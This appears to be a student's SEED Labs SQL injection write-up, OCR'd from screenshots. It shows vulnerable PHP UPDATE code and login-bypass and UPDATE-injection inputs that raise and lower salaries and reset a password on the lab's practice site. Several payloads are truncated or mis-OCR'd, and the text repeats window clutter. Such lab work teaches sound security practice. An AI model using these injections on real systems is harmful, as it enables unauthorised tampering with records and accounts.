
Employee Profile Login

USERNAME alice' #

PASSWORD Password

```
$hashed_pwd = sha1($input_pwd);
$sql = "UPDATE credential SET
   nickname='$input_nickname',
   email='$input_email',
   address='$input_address',
   Password='$hashed_pwd',
   PhoneNumber='$input_phonenumber'
   WHERE ID=$id;";
$conn->query($sql);
```



Oracle VM VirtualBox Manager
File Machine Help
Tools
New Settings Discard Show
SEEDUbuntu
Running
SEEDUbuntu [Running] - Oracle VM VirtualBox
SQLi Lab - Mozilla Firefox
8:04 AM
SQLi Lab
www.seedlabsqlinjection.com
67%
SEEDLABS
Home Edit Profile
Logout
Preview
None
Description
None

Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	


Task 3.1: Modify your salary:

As we can see that Alice's salary is 20000 but we will modify it to 500000.


Oracle VM VirtualBox Manager
File Machine Help
Tools
New Settings Discard Show
SEEDUbuntu
Running
SEEDUbuntu [Running] - Oracle VM VirtualBox
SQLi Lab - Mozilla Firefox
8:04 AM
SQLi Lab
www.seedlabsqlinjection.com
67%
SEEDLABS
Home Edit Profile
Logout
Preview
None
Description
None

Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	



SEEDUbuntu [Running] - Oracle VM VirtualBox

SQLi Lab - Mozilla Firefox

www.seedlabsqlinjection.c

Home Edit Profile Logout


Alice's Profile Edit

NickName	',salary=500000 '
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Save

Copyright © SEED LABs

Alice's salary is modified to 500000.



SEEDUbuntu [Running] - Oracle VM VirtualBox

SQLi Lab - Mozilla Firefox


www.seedlabsqlinjection.com

Home Edit Profile Logout

Alice Profile

Key	Value
Employee ID	10000
Salary	500000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Task 3.2: Modify other people’s salaries.




Employee Profile Login

USERNAME	boby' #
PASSWORD	Password

Login


Copyright © SEED LABs

As we can see that the Boby Salary is 30000 now modify it.



Boby Profile

Key	Value
Employee ID	20000
Salary	30000
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	


Oracle VM VirtualBox Manager
File Machine Help
Tools
SEEDUbuntu
Running
New Settings Discard Show
Preview
SEEDUbuntu [Running] - Oracle VM VirtualBox
SQLi Lab - Mozilla Firefox
8:09 AM
SQLi Lab
www.seedlabsqlinjection.c
67%
SEEDLABS
Home
Edit Profile
Logout
Save
Copyright © SEED LABs
None
Description
None

Alice's Profile Edit


NickName: ',salary=1 where

Email: Email

Address: Address

Phone Number: PhoneNumber

Password: Password


Oracle VM VirtualBox Manager
File Machine Help
Tools
SEEDUbuntu
Running
New Settings Discard Show
Preview
SEEDUbuntu [Running] - Oracle VM VirtualBox
SQLi Lab - Mozilla Firefox
8:09 AM
SQLi Lab
www.seedlabsqlinjection.c
67%
SEEDLABS
Home
Edit Profile
Logout
Save
Copyright © SEED LABs
None
Description
None

Alice's Profile Edit

NickName: name='Boby';#


Email: Email

Address: Address

Phone Number: PhoneNumber

Password: Password

Boby Salary is modified.




Oracle VM VirtualBox Manager
File Machine Help
Tools
SEEDUbuntu
Running
New Settings Discard Show
Preview
SEEDUbuntu [Running] - Oracle VM VirtualBox
SQLi Lab - Mozilla Firefox
SQLi Lab
www.seedlabsqlinjection.com
67%
8:10 AM
SEEDLABS
Home
Edit Profile
Logout
None
Description
None

Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Task 3.3: Modify other people's passwords.



Alice's Profile Edit

NickName: NickName

Email: Email

Address: Address


Phone Number: PhoneNumber

Password: Password

Use this command to get the original password

echo -n "tedwashere" | shalsum

copy the password and login to Alice's account and then modify the password.



Oracle VM VirtualBox Manager
File Machine Help
Tools
SEEDUbuntu
Running
New Settings Discard Show
SEEDUbuntu [Running] - Oracle VM VirtualBox
SQLi Lab - Mozilla Firefox
8:19 AM
SQLi Lab
www.seedlabsqlinjection.c
67%
SEEDLABS
Home Edit Profile
Logout
Preview
None
Description
None

Alice's Profile Edit

NickName: ',password='1b3:
Email: Email
Address: Address
Phone Number: PhoneNumber
Password: Password

Save

Copyright © SEED LABs


Oracle VM VirtualBox Manager
File Machine Help
Tools
SEEDUbuntu
Running
New Settings Discard Show
SEEDUbuntu [Running] - Oracle VM VirtualBox
SQLi Lab - Mozilla Firefox
8:20 AM
SQLi Lab
www.seedlabsqlinjection.c
67%
SEEDLABS
Home Edit Profile
Logout
Preview
None
Description
None

